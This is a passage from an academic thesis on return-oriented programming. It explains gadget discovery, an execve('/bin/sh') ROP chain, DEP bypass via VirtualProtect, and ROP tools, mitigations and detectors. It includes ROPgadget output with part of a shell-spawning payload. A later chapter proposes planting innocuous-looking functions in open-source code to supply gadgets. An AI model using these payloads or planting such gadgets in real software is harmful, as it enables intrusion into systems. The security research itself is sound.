In CISC architecture an instruction is composed of a variable number of bytes. This set of bytes is called *opcode* and is usually composed in groups of 1 byte. This is the main feature of CISC, in fact *most frequently used* instruction have 8-bit opcodes, allowing $2^8 = 256$ instructions; instead *less-frequently used* instructions have two or three bytes opcodes, allowing much more instruction to be created, but with a greater memory consumption.
An example of a simple, CISC x86 opcodes is given below (in Intel[2]syntax):

Listing 12: sample assembly instruction opcodes, Intel syntax

```
805397c: 8b 5c 24 04            mov    ebx,DWORD PTR [esp+0x4]
8053980: b8 fc 00 00 00         mov    eax,0xfc
8053985: ff 15 a4 01 0f 08      call   DWORD PTR ds:0x80f01a4
```

Here is clearly visible the structure of a CISC instruction, in fact these three instructions are of different, incremental size.

3.3.2 ROP mechanism

In [52] Shacham express a statement that will be verified in the rest of the paper:

> "In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation."

1 The Harvard architecture is a computer architecture with physically separated storage and signal pathways for instructions and data. Today this architecture is mainly used in Digital Signal Processors and Micro-controllers.[5]

2 In Intel syntax, the destination operand is the first and the source operand is the second, while in AT&T syntax the source is before the destination

This thesis states that in the middle of *libc* (and in `.TEXT` section, though not examined in that paper) *code sequences* can be found and these can make some type of computation if used in a certain way by an attacker.
The sequences of instruction "fetched" from `libc` are usually short, often two or three instruction long and are not always intentionally placed into the libc code by its authors. This is short code sequences are called *gadgets*: they are short blocks of instructions that performs some small operations and, if chained together, compose a more complex behaviour.

Gadget discovering algorithm

The approach used by Shacham to find gadgets [3] in a binary is quite simple: it scans the whole binary file until a `RET` instruction (identified by `0xc3` opcode) is found, and then it moves backward searching for valid `x86` instructions. This means that a gadget can consist of a simple 2 byte (plus the `RET` byte) instruction like

```
pop eax; ret;
```

or even a 20 byte opcode. This depends on what bytes are placed before the `RET` instruction and means that not all the instructions are "intended". It may happen that `0xc3` byte can be found within another instruction, for example in a

```
89 c3     mov ebx,eax
```

instruction. These kind of gadget are called "unintended"(Fig. 8) instructions, i.e the developer didn't put them on purpose.
In Shacham approach, some instruction are avoided because they can cause




Figure 8.: Unintended instructions

problems when applying the exploit process:

- the `leave` instruction followed by a ret; it's not useful and scrambles both the stack and the %esp register;
- the `pop %ebp` instruction followed by a ret;
- an unconditional jump;
- an instruction that is located at an address that contains `NULL` bytes.

When the algorithm finishes scanning a binary it produces a list of found gadgets that end in `RET` and for each gadget there is its location on the memory of the binary file.
After all the possible gadget has been found, an attacker can start building its payload using the instruction already found. In [52] is proved that the set of gadgets that are contained in `libc-2.3.5.so` are Turing complete, thus removing the `libc` function call constraint in order to obtain some kind of computation. This means in fact that the instruction set contained in the `libc` gadget allows an attacker to perform arbitrary computation on the target machine; this can be expressed with a payload composed of gadgets and called *ROP chain*.

3 GALILEO algorithm,[52]

3.3.3 ROP chain and exploitation process

A ROP chain is the subsequent step that an attacker takes as soon as he has obtained a list of gadget. The mechanism behind ROP is to "chain" gadgets to obtain a single flow that makes some computation. For example if an attacker wants to load a value like `0x5` on `EAX` he can do this in various way. According to the gadget set that he has, he can chain together a `inc EAX;ret;` gadget five times and at the end `EAX` will have the value `0x5`.
This works because when a buffer overflow is triggered and the `RET` address is overwritten, an attacker can take control over `EIP` and write the address of the first gadget into it. When the CPU fetches the `EIP` value and execute instruction at that address, if that address contains an useful gadget with valid instructions, a piece of computation is achieved. Upon the execution of the RET instruction, if in the stack is contained another address that points to another gadget, a ROP chain is formed and followed.
So a ROP chain is a series of address that are put onto the stack upon a successful buffer overflow. In this chain can be contained, other than the gadget address, the data to construct a system call.
If an attacker wants, for example, to execute a shell into the targeted machine, he has to construct a valid system call. To create a syscall using `libc` gadgets, it's useful to see how these are called within the library. An example is the `umask()` function:

```
000df170 <umask>:
 df170: 89 da                    mov    edx,ebx
 df172: 8b 5c 24 04              mov    ebx,DWORD PTR [esp+0x4]
 df176: b8 3c 00 00 00           mov    eax,0x3c
 df17b: 65 ff 15 10 00 00 00     call   DWORD PTR gs:0x10
 df182: 89 d3                    mov    ebx,edx
 df184: c3                       ret
```

In this system call (that is slightly different from the one seen in chapter 2) the CPU first saves `EBX`, then moves the argument for the `umask()` function in ebx, and then stores in `EAX` the value `0x3c` corresponding to the `sys_umask` function call. The `call DWORD PTR gs:0x10` instruction invokes the `__kernel_vsyscall` that execute the actual `sysenter` or `int 0x80`
A smart way to call, for example, the `execve()` syscall is to reuse `libc` gadgets to create a stack structure that resembles the instruction flow of the `umask()` function, but calls `execve` one instead.
This can be done by searching gadgets into the `libc` function that does the following things:

1. set the `eax` register to the value of `0xb`, the `execve` syscall index;
2. set the first argument (*filename*,which address has to be stored in `EBX`) of the `execve` to the string "/bin/sh";
3. set the second argument (*argv*,stored in `ECX`) to an array of pointers: the first that points to the "/bin/sh" string and the second that points to `NULL`;
4. set the third argument (*envp*, stored in `EDX`) to an array of one `NULL` element.

What follows is the payload that the attacker has to inject and it shows the exact stack layout of the process upon injection: This ROP chain does the following:




Figure 9.: `execve()` ROP chain

(1) writes 0 into `EAX`;

(2) loads `0x0b0b0b0b` into `ECX` for further processing and load a pointer to a future `NULL` value into `EDX`, minus `0x24` bytes due to the gadget chosen for the `mov` instruction (`A` in figure 9);

(5) writes the content of `EAX` (a `NULL` value) into `A`;

(6) adds `0x0b` stored in `ch` (the first 8 bit of `EDX`) to `AL`, that was 0, so `EAX` = 0xb;

(7) pops the content of `(8)` in `EBX`, thus loading the first parameter of `execve()`;

(9) loads in `ECX` the address of the `argv array`, and in `EDX` the address of the `envp array`;

(12) invokes the system call;

The `NULL` byte at the end of "/bin/sh" string does not cause problem, because it's positioned at the end of the payload. This ROP chain is translated into a series of 4 bytes value that are chained together and then injected into the application, making `EIP` points to the first addresses in ROP chain.
It has to be noted that this method *completely bypasses* the `NX` protection, because in the payload are contained addresses and not instruction. The only disadvantage of using the `libc` is that the addresses used are at random location in presence of protection methods such as `ASLR`. This makes difficult for an attacker to precisely writes the addresses that compose the ROP chain.

ROP windows exploitation

In windows a common way to apply the ROP exploit is trough a technique called "direct-RET". This means that the exploit overflows a buffer overriding the RET address thus enabling an attacker to jump an arbitrary address. A simple approach when exploiting windows bugs, is to create a special ROP chain that uses the `VirtualProtect()` function. This windows call enables whoever calls it to mark a memory region as executable or not. This comes from the fact that in Windows, starting from Windows XP SP2, the DEP protection is enabled by default for some system binaries and for programs that implemented that feature; so an attacker cannot execute code from the stack when he exploit a buffer overflow. This is where ROP and `VirtualProtect()` come in, because an attacker can carefully craft a ROP chain that calls the `VirtualProtect()` function to disable the DEP protection on a certain memory location. This lead to a 2-stage exploit: the first stage disables the DEP protection on a specific memory range, where will be stored the second stage of the payload that is a classic payload with opcodes.By disabling DEP in the memory region where the attacker injected the shellcode, a simple jump to it will cause its execution.
A great tool that automates this process is a plugin for the Immunity Debugger[8], called MONA.PY[9].

3.4 AUTOMATED TOOLS

The procedure shown in above section is a manual approach to constructing a ROP chain. However there exist some tools that can automate that procedure and create a ROP chain in a quite small amount of time.
These tools analyzes the binary for gadgets and then creates a ROP chain ready to be injected into the bugged program.

3.4.1 ROPGadget

`ROPGadget`[10] is a tool developed by Jonathan Salwan and it aims at facilitating the ROP exploitation. This tool has a function that creates a standard ROP chain with the classic "execve(.."/bin/sh"..)" payload or with any kind of payload provided by the user.
In the listing below is shown a simple usage of the program:

Listing 13: ROPGadget sample output

```
% ./ROPgadget -file binary-test/ndh_rop -g
Gadgets information
============================================================
0x0804812b: jmp dword ptr [ebx]
0x08048141: add esp, 0x08 ; pop ebx ; ret
0x08048144: pop ebx ; ret
0x080483f0: mov eax, ebx ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080483f2: pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080483f5: pop ebp ; ret
0x0804894f: add esp, 0x04 ; ret
0x08048c34: add esp, 0x14 ; pop ebx ; pop ebp ; ret
0x08048c37: pop ebx ; pop ebp ; ret

...
```

```
Possible combinations.
===========================================================

[+] Combo 1 was found - Possible with the following gadgets. (execve)
        - 0x08048ca8 => int $0x80
        - 0x08048ca6 => inc %eax ; ret
        - 0x0804aae0 => xor %eax,%eax ; ret
        - 0x080798dd => mov %eax,(%edx) ; ret
        - 0x080a4be6 => pop %eax ; ret
        - 0x08048144 => pop %ebx ; ret
        - 0x080c5dd2 => pop %ecx ; ret
        - 0x08052bba => pop %edx ; ret
        - 0x080cd9a0 => .data Addr
        Payload
                # execve /bin/sh generated by RopGadget v3.4.2
                p += pack("<I", 0x08052bba) # pop %edx ; ret
                p += pack("<I", 0x080cd9a0) # @ .data
                p += pack("<I", 0x080a4be6) # pop %eax ; ret
                p += "/bin"

    ...

                p += pack("<I", 0x080798dd) # mov %eax,(%edx) ; ret
                p += pack("<I", 0x08048ca6) # inc %eax ; ret
                p += pack("<I", 0x08048ca6) # inc %eax ; ret
                p += pack("<I", 0x08048ca6) # inc %eax ; ret
                p += pack("<I", 0x08048ca8) # int $0x80
        EOF Payload
```

It find what it calls "Combo 1", that is a series of gadgets that makes possible to create a payload that triggers a syscall. In the case of list. 13 the payload is expressed with Python syntax and spawns, once triggered, a shell on the attacked machine.

3.4.2 Ropeme

`Ropeme`[11] is a tool presented in [30] and aims at facilitating the work of an attacker that wants to exploit a vulnerable program using the ROP approach. It features an interactive shell, where the user can generate a database of gadgets for a given binary and then he can query it by searching for specific gadgets. It is useful in those cases where the attacker already have a skeleton for an exploit and needs only the addresses of the gadgets of his needs.

3.4.3 Q - Exploit made easy

`Q` is a more complex approach to Return Oriented programming. Although presented in [50] but not released to public, it is worth a mention. The work proposed by Schwartz et al. is aimed in the direction of a ROP compiler. This means that in that paper, they introduce a tool capable of "identifying the functionality" of gadgets by using semantic program verification techniques. Their tool is capable of generating a ROP payload given a set of needed gadget expressed in a meta-language; it's also capable of *harden* old exploits that ceased to work as soon as new mitigation, such as ASLR and $W \oplus X$, were introduced.

The key point in this work is the semantic analysis of a meta language. In fact the user that wants to create a ROP payload, has to express the operation that the payload has to do in a custom language named *QooL*. After this the Q framework (fed with the vulnerable source program) will find all gadgets in source binary that matches the *semantic definition* of the provided QooL listing and then creates a working ROP payload. This means that a `OutReg ← InReg` can be obtained not only by a common `movl *, *;` instruction, but also by `imul $1,reg,reg2`.
This is possible because they use the *weakest precondition* of a program. This means that check if the semantic definition of the gadget holds even after the associated instruction I. So if the instruction I satisfy the semantic definition of a gadget of type B upon its execution, then that instruction is classified as of type B.
The approach presented is then a new type of exploits creation mechanism, in fact this approach can be described as a "ROP compiler" since it takes an input listing in QooL language and a source binary and outputs a complete ROP payload that can bypass W⊕X and ASLR by using gadgets found in the executable code itself.

3.5 LITERATURE ON CURRENT DETECTION AND MITIGATION TECHNIQUES

At this time, ROP exploitation is fairly new. The first paper appeared in 2007 and since then some mitigation techniques were proposed. After that, a new series of ROP based attack have been developed in order to refine this kind of attack. In subsection 3.5.3 are described the different approach that branches from ROP.
In subsection 3.5.1 are presented a series of work that tries to block or mitigate ROP attacks, either via compiler based techniques or hardware based ones. This kinds of techniques can be effectively coupled with detection tools that can detect when a ROP attack is made. These tools are different from the standard ones, because a ROP attack injects *addresses* and *data* and not *code*. In subsection 3.5.2 are summarized some of the techniques already presented in literature.

3.5.1 Mitigation

The community is quickly becoming aware of ROP because it can potentially bypass some of the common defense techniques that are in place today. Common features like `NX` bit, `ASLR`, `ASCII-Armor` can by bypassed trough advanced exploiting methods that uses ROP. For example in [30] there is an advanced exploit creation mechanism that can bypass `NX`, `ASLR` and `ASCII-Armor`[4] protections.

4 ASCII-Armor is a protection that makes `mmap()` to allocate sensible libraries at addresses that contains a `NULL` byte

Current protection mechanism

NX The concept of NX or W⊕X that has been discussed in chapter 2, is easily bypassed by ROP approach that, like in `ret-to-libc` exploits, does not directly run code from the stack or the heap, but it instead tells the CPU where to find that code. Writing the address of a `mov` and have the CPU to execute it is like to say to an SQL interpreter to `SELECT` something. An attacker says not what to do, but what he would like to do: a selection of elements (he doesn't know the instructions that will be executed) in SQL speech, and a `mov` in assembly speech. It has to be noted that from the attacker standpoint, there can be a sort of "ignorance" of how the gadget is structures. In frameworks like `Q` the user has to specify in `QooL` language that he wants to do a `MOVEREGG` operation, without knowing how it is actually implemented with gadgets.

ASLR Another type of protection against exploits is ASLR. This kind of protection tends to make difficult (but not impossible) for an attacker to perform a `ret-to-libc` or to perform ROP. This is mainly because these two types of attack heavily depends on addresses and their value; if these addresses are not known in advance and are moreover randomized, the life of the attacker gets very difficult. However the ASLR has been proved to suffer of *low entropy* hence providing a weak randomization.
In [53] Shacham proved that the implementation of ASLR in PaX patches was easily bruteforceable. In fact the bits available for randomization (in 32-bit) system are 16.This is because the other 16 are crucial for `mmap()` memory assignments in Linux. In that paper Shacham showed that these 16-bit of randomization were defeated in about 200 seconds, thus minimizing this protection to a matter of time.[5] Another way to break ASLR with ROP is in the definition of ROP itself. In fact Return Oriented programming approach does not bind the attacker to a forced `libc` or library gadget searching process. It allows to use gadget even form the executable itself; so a ROP chain will contain only addresses that are not randomized, hence they are usable for a successful ROP exploit.This has huge implications because, as stated in [48], the 92.9% of UNIX executables are compiled without the options to randomize, other than stack, heap and libraries, the code segment.
Due to the low spread of PIE enabled executables, Roglia et al. in [48] developed a way to reuse gadgets present in code segment to successfully spoof and recalculate the address of `libc` at runtime. In particular they used a technique that, with the help of gadgets already present into the main executable file, can read the address of a given `libc` function (for example `open()`) and compute its absolute address. Once the address has been calculated, it's a matter of math to calculate the address of the `system()` function, thanks to the fact that in `libc` the functions `open` and `system()` (or whatever couple of function the attacker wants to use) have always the same distance in term of address locations.

PIE This is GCC compiler option that when used makes the executable code resides in memory in a shared library way; i.e instruction's addresses are mapped at random addresses at runtime. This option is not widely used because it requires the program recompilation and often introduces a per-

5 It has to be noted that, even if this bruteforce attack is replicable in 64-bit architecture and there's a chance of guessing the correct address, moving to a 64-bit architecture really improves the effectiveness of ASLR.

formance overhead since all the real addresses when performing relative or absolute jumps has to be calculated at runtime.
There is way that makes possible to bypass even executables compiled with `-fPIE` compiler option. In [33], Liu et al., found a way to exploit a program vulnerable to a `format string bug` in order to obtain the offset at which the executable was loaded.
Their idea is simple: the exploit the format string overflow in order to read at what address the executable has been loaded. In this case, the format string bug is initially used as an information gatherer tool: the malformed `printf()` will print addresses on the stack including the `RET` address of the function. With this address an attacker can then statically calculate the code's base address by simply subtracting the address printed by the `print()` function with the executable offset of the `printf()` itself. When the base address is calculated then a ROP chain can be created by using gadgets present in `.TEXT` segment.

ASCII-ARMOR ASCII-Armor protection was an effort to introduce some difficulty in the exploiting process. In fact this kind of protection makes sure that the address of the `libc` function used by attackers in `ret-to-libc` has one or more `NULL` byte in the address to break the injection of the payload.
This protection is easily bypassable by ROP technique, in fact the attacker can load an fake address on the stack that not contains `NULL` byte and then he can compute the right address at runtime with specific gadgets.For example if a required address is `0xbf64cd00` an attacker can load on the stack the address `0xbf64cd01` and then use a gadget like `pop eax; dec eax; push eax; ret;` to compute the new address.

The set of techniques described above are all bypassed in ROP exploits (sometimes is not possible, but there exists cases in which all these protection are bypassed at the same time), so researchers started to develop new methods to specifically block ROP exploits. Below there's a list with recent mitigation approaches, both compiler and hardware based.

Compiler based techniques

LI ET AL. (2010) In [31] Li et al. proposed a methods that can prevent the so called "Return Oriented Rootkits". These kind of attacks are attacks aimed at exploiting errors into the operating system's kernel using Return Oriented Programming.
The approach that Li et al. take in this article is to deprive the Return Oriented Programming mechanism of one of its main elements: the `ret` instruction. In fact they propose a new method that can prevent the generation of `ret` instruction: this method is based on modification of the GCC compiler used to compile the kernel.
To remove the `ret` instructions (both the unintended and intended one), they approach the problem by applying a technique to each of the different instruction where a ret can be found. For example a `ret` instruction can be substituted with a series of instruction that they call *return indirection*, which means that when a function gets called, the return address is stored in form of index into a read-only table. This makes the construction of the ROP chain difficult, because they instruct the compiler to pop an address from the index table instead of the stack when executing a ret instruction.
Unintended returns and immediate operands that contains the infamous `c3` byte (and generally any `ret` related instruction) can be removed with the

peephole optimization, i.e. when such instruction are found they gets replaced by other instructions that performs the same operations,thus leaving the semantic unchanged. The last source of `ret` that they found were the ones that deals with registers references. These are patched by reallocating registers within a certain group of instruction in order to avoid the use of certain register in assignment operation (they are referenced with `c3` byte in the instruction itself).
By combining these three method they were able to recompile a full kernel[6] without modifying any of the C kernel file present except for some assembly files. The recompiled kernel resulted larger in size rather than the previous one but it was free from `ret`s instructions[7], thus defeating the standard ROP. Although this is a good result, it cannot defeat other ROP-based technique like Jump Oriented Programming that does not relies on `ret` instructions.

ONARLIOGLU ET AL. (2010) In [38] Onarlioglu et al. proposed a new and very efficient protection against all kind of ROP attacks. They started from the idea of blocking the fundamental property of ROP attacks: to successfully perform a ROP-like exploit, all the gadgets have to end with "free branch instruction" (either `ret` or `jmp *` or `call *` instructions) [28].
By preventing the use of these three kind of dangerous function, the success of ROP or JUMP is nearly negligible.They developed then series of protection to prevent the use of both "intended" and "unintended" free branch instructions.
To prevent the use of "intended" ret instruction (i.e. those put there consciously by the compiler), they studied a way to protect the return address of a function. This is achieved by encrypting the return address of the routine with a small xor-based set of instruction in routine header. If an attacker overwrites the return address this, upon routine exits, is decrypted by the decryption mechanism in routine's footer that scrambles it effectively blocking a control flow divertion. This approach is similar to stack canaries, in fact they store the random encryption key in the program; the key is computed at runtime so it's not possible to read it statically, but format string attacks seen in chap 2 can successfully read that value, so this approach is vulnerable to information disclosure trough format string exploits. A similar method is used in case of `jmp */call *` instruction: they create a stack canary that is checked when the routine exits and, if tampered, they stop the execution of the program.
To prevent "unintended" instruction from being used, they developed what they call "alignment sled". This is a simple array of NOP instruction that is placed before or after an instruction that contains a free-branch opcode[8] and, if an attacker jump to one of these free-branch bytes and scan backward with the GALILEO algorithm, he will find nothing more than one gadget. For example if the instruction that has to be protected is `rolb %bl` and it is placed in context shown in list. 14, the gadget `add AL, 0xd0` can be successfully removed with the insertion of the *alignment sled*.

6 FreeBSD 8.0
7 `glibc`, version 2.11.1 contains approximately 9921 of `ret` instructions (6106 of which unaligned) and 8018 `jmp */call *` instructions (6602 of which unaligned)[38]
8 `0xc2,0xc3,0xca,0xcb` for `ret` instructions or `0xff` followed by ModR/M byte of specific type.

Listing 14: Alignment Sled

```
      89 50 04              d0 c3
            ^ add AL, 0xd0 ^
   mov [EAX+0x4],EDX        rol BL

      89 50 04   90 90 90... d0 c3
   mov [EAX+0x4],EDX        rol BL
```

In this article are then combined both "unintended" gadget removal and protection for "intended" gadgets. This was done by inserting two stage in the compilation process and wrapping the tools that GCC uses to compile a program. They demonstrated that their approach can successfully block all type of Return Oriented programming by removing the way to chain gadgets together. This kind of approach introduces a 30% of overhead in size with binaries compiled with their G-FREE GCC compiler; this is counterbalanced by the small performance overhead that their approach introduces, estimated in only 1.09% in case of those binaries compiled with the gadget-free version of the `libc`. This approach is the best countermeasure for any kind of ROP/JOP exploits analyzed in this thesis.[9]

3.5.2 Detection

The process of detecting an exploit is very useful: it can be an alternative to completely block it by defeating its basic properties and instead reacting to certain patterns that resolve to a ROP exploit. In literature, exploit detection tools are generally divided in two main categories: static or dynamic analysis based.

CHEN ET AL. (2010) In [20] is presented a tool called DROP that can dynamically detects ROP attacks. This kind of tool is able to instrument a dynamic binary analyzer to check for some particular characteristic of the control flow; and was developed because current detection tools does not detect the ROP payload as they check for instruction opcodes, not for addresses or data.
Their approach is quite simple as they check a property that is common among ROP exploits: the use of `ret` instruction for chaining gadgets. To detect a ROP payload they instruct their tool to monitor the execution of `ret` instructions: (1) checking the number of instructions that will be executed after that `ret` execution and (2) counting how many `ret` keep popping addresses within a certain address space (for example multiple gadget will keep jumping at `libc` addresses).
If they notice that the CPU is executing short sequences of instruction before each `ret` is $<$ T0 and the number of instruction that are executed and are all placed within the same address space is $>$ T1 they will notice the user that a ROP exploit is being executed. This tools has been tested on various exploits with an high rate of success; however it's vulnerable to Jump Oriented Programming attacks because it checks only `ret`, moreover it has a quite high overhead when it comes to runtime performance. (for example `http` daemon has a slow down factor of nearly 5.1 times).

POLYCHRONAKIS ET AL (2011) In [45] is presented a method to detect ROP malicious code by analyzing the input passed to a specific program. This is

9 This statement is limited to those cases where a recompilation of the program is possible

accomplished with the *ROPscan* tool that is able to perform the *speculative code execution* to determine if a payload is composed of ROP gadgets or not. The speculative execution means that, whenever a valid 32bit address is found in input data, it is checked if it's a valid address in the memory range of the application being secured; if so, the address is interpreted by an emulator as a ROP payload, and an *fake* ROP chain execution takes place. The execution then continues until protected instruction are found or some thresholds are exceeded. The runtime detection algorithm checks every instruction during the execution of the *fake* ROP chain and check whenever a gadget from the input data attempt to read another address in the input data and transfer control to it. If such condition is met then the input data is very likely a ROP chain, because the mentioned property holds for ROP exploit.
Their detection tools implements some techniques to avoid false positives, in fact there can be random data that is actually a valid address in the program memory space; to avoid false recognition the ROPscan detection algorithm is tuned with some parameters obtained by static analysis of both common input and real ROP payloads.
The approach presented in this article is very useful because it can be coped with tools that performs network detection of shellcodes, thus achieving a good level of system monitoring and exploit prevention.

LU ET AL. (2011) In [34] is presented a tool that is not directly related to detection ROP payload, but rather to translating ROP shellcode in standard shellcode. This tool is called *deRop* and, given a ROP payload, it produces non-ROP shellcode. The key point here is that current malware analysis tools can easily analyze traditional shellcode, made of assembly instruction, but with the advent of ROP payload (that contains addresses and data) they became meaningless. *deRop* help such tools providing them a way to translate the ROP shellcode in non-ROP shellcode.
The translation process is composed by both a static and a dynamic element. The dynamic one is a simple debugger that has the task of finding the "entry point" of the ROP shellcode, because the static analysis can not know if the first four bytes of the payload are a good address or some junk data. The static element is a entity that interprets each ROP instruction and tries to translate it in straight assembly instructions while preserving the semantic. This is done by statically emulating the execution of the ROP shellcode (the instructions are not actually executed) and, for each class of instruction (stack manipulating instructions, memory instructions, etc. . .), translating it into a semantical equivalent one.
The contribution of this paper is important because more and more real-word exploits are using the ROP approach, so this tools can make the analysis on these payload a little easier by using existing shellcode analyzers.

3.5.3 ROP-based techniques

Since the presentation of ROP technique, some other ROP-related approaches have been found. A major branch is in the direction of performing the ROP without the RET instruction: this is aimed at defeating the proposed mitigations (described in 3.5.1) for the classic ROP approach.

Return oriented programming without returns

Return oriented programming without returns is the title the article discussed below and categorize all the ROP approaches that make use of instruction that are nor `ret` instruction.

CHECKOWAY ET AL. (2010) [19] In his paper Checkoway presented for the first time an new approach to Return Oriented Programming: a ROP technique that avoids the `ret` instruction. This can be strange since the ROP name contains the "Return" word; but this technique is legitimated by the fact that the chaining of gadgets can be obtained in ways that makes use of other instruction, thus resembling a `ret` behaviour.
The idea of avoiding `rets` came from the fact that after the publication of [52], a lot of mitigation techniques relied on the specific `ret` instruction. With this paper Shacham wanted to stress out that mitigation solution base on a specific instance of ROP cannot be efficient. This is because the right way to follow, in Shacham opinion, is not modifying compilers, which is a hard path, but instead focusing on Control Flow Integrity measure that can catch a property that all ROP oriented attack have.
To demonstrate this he created an attack that uses a layer of indirection in chaining gadgets. To avoid the use of `ret` instruction he modified the concept of gadget in a series of instruction ending in jmp *reg* and then he searched for a special gadget, called *trampoline*, which is composed of `pop reg; jmp *reg`.
Each gadget ending in `jmp reg` has to set *reg* with an address that points to the *trampoline* gadget, which will load the next gadget's address and jump to it. The control flow is then accomplished in this way, with the use of the *trampoline* gadget as a gadget connector. The downside in this approach is that the *trampoline* gadget is not easy to find. In fact they had to search for this gadget in other libraries, finding it in `libxul`. This reduces the chances of a successful exploit, but the whole approach highlights how current protection mechanism are not sufficient to prevent a ROP-like approach to be successfully executed.

BLETSCH ET AL. (2011) Bletsch et al. [16] created a technique, called *Jump Oriented Programming*, almost identical to the one created by Checkoway et al. but with a main difference in the gadget that controls the flow of the ROP chain.
A key point of Jump oriented programming is that there's no more need of having the chain to reside onto the stack. In fact in this paper is presented the so called "dispatcher table" that is a simple structure where the addresses of gadgets are stored. The approach of JOP is to use a special gadget, called *dispatcher* gadget (like the *trampoline* in [19]), that act as the `ret` instruction in standard ROP shellcode. It has a structure that allows the attacker to manipulate a given register in a known and predictable way. For example a candidate for a *dispatcher* is a gadget that performs:

```
ip = f(pc);
goto *pc
```

The `f(pc)` is a function that performs an operation on the dispatcher gadget in a known and predictable way, and the `goto` instruction is the `jmp` instruction.
Once the dispatcher gadget has been found, there's the need of a dispatcher

table that can be imagined like the old ROP stack, except that it does not need to be on the stack, but it can resides anywhere in memory, even at non-contiguous addresses; the only things to check is that the dispatcher gadget can navigate that addresses in a linear way.
This approach has been proposed because the `pop+jump` approach proposed by Checkoway relied on a gadget that was not so easily findable in common libraries. Although the approach of Bletsch et al. make use of similar gadgets, they have demonstrated that the number of gadgets that make a JOP oriented attack feasible is sufficient.

4 HARMLESS, ROP FRIENDLY FUNCTIONS

As seen before, the insertion of malicious code in an open source project is not easy; there can be permissions problem (cannot commit changes into code repositories), or many developer working on that particular piece of code (the code is likely to be immediately discovered), so today the backdoor introduction in open source projects is a difficult subject.
From an attacker perspective it's then impossible to insert a custom backdoor, so the only thing that it can be done in term of attacking an application is to exploit its bugs. Nowadays several protection schemes are adopted by operating systems in order to reduce the chances of a successful attack, like ASLR, DEP, Stack canaries, etc. . . .
As seen in Chapter 2 there are various techniques that can exploit a bug, and one of them, Return Oriented Programming (explained in 3), is today one of the most used one to bypass current protections. Using this technique this thesis wants to prove that there's a link between the injection of backdoor in open source projects and ROP. The main idea is to change the perspective by not *inserting a backdoor*, but instead a sort of *useful tools* that can be used in case of a software bug.
These "tools" are actually a set of gadgets that can enable an attacker to perform some operations on the target machine without caring about some of the current protection mechanism available today. The scope of this chapter is to demonstrate that a series of useful gadgets can be injected trough the deployment of simple C functions in an open source project, and to demonstrate that current protections are not always effective.

4.1 ROP IN .TEXT

Common ROP usually relies on code chunks that are found in libraries linked to the executable, and these usually include the (in)famous `libc`. These libraries can be either linked statically or dynamically and these has an impact on the chance of successfully exploit an executable.
In fact if protections such as `ASLR` are enabled, some problems arise. This is related to the fact that in a dynamically linked executable, the addresses of libraries linked to it changes form execution to execution. This has an huge impact on the level of exploitability of a program using ROP. In presence of randomized addresses, an attacker cannot simply statically inspect the executable and gather addresses from its machine, because they will be different on the target machine. Techniques to bypass this limitations exists, one example is technique developed by Roglia et al. in [48] explained in Chapter 3; or the bruteforcing technique presented in [53].
While the latter technique only relies on bruteforcing, where a remote exploit is applicable only if the daemon launched by the executable does not crash after an attack[1], the first is successfully mitigated by enabling a pro-

1 Usually, when a program is configured as a daemon, it manage requests by forking a new process to handle them. This new process share the same address space of its parent, so the randomization of addresses is the same in child and parent processes

tection like `FULL RELRO`[2], that contrary to the `PARTIAL RELRO`, sets the accessibility of the GOT table to *read-only*, thus disabling any attempt to write on it.
As introduced [48] and in [30] Return Oriented Programming can be also applied on chunks that are already present in the `CODE` segment. This type of gadgets have a peculiarity: they always have the same addresses, despite the presence of the ASLR protection. This holds in the case of a binary compiled without the `-fPIE` flag. As explained in 2 this flag make the compiler to handle the executable as if it was a shared library, thus having relative offsets in the `CODE` segment instead of absolute addresses. Examples are shown in 15 and 16

Listing 15: Simple executable compiled with no -pie -fPIE

```
% gcc -m32 -o simplePIE simpleMain.c
% objdump -x simplePIE | grep -C3 .text
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
 ...
 12 .text         00000264  08048350  08048350  00000350  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 ...
% checksec.sh --file simplePIE
RELRO     STACK CANARY      NX
No RELRO  No canary found   NX enabled
PIE           RPATH     RUNPATH     FILE
No PIE        No RPATH  No RUNPATH  simplePIE
```

Listing 16: Simple executable compiled with -pie -fPIE

```
% gcc -pie -fPIE -m32 -o simplePIE simpleMain.c
% objdump -x simplePIE | grep -C3 .text
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
 ...
 12 .text         000002e4  000004e0  000004e0  000004e0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 ...
% checksec.sh --file simplePIE
RELRO     STACK CANARY      NX
No RELRO  No canary found   NX enabled
PIE           RPATH     RUNPATH     FILE
PIE enabled   No RPATH  No RUNPATH  simplePIE
```

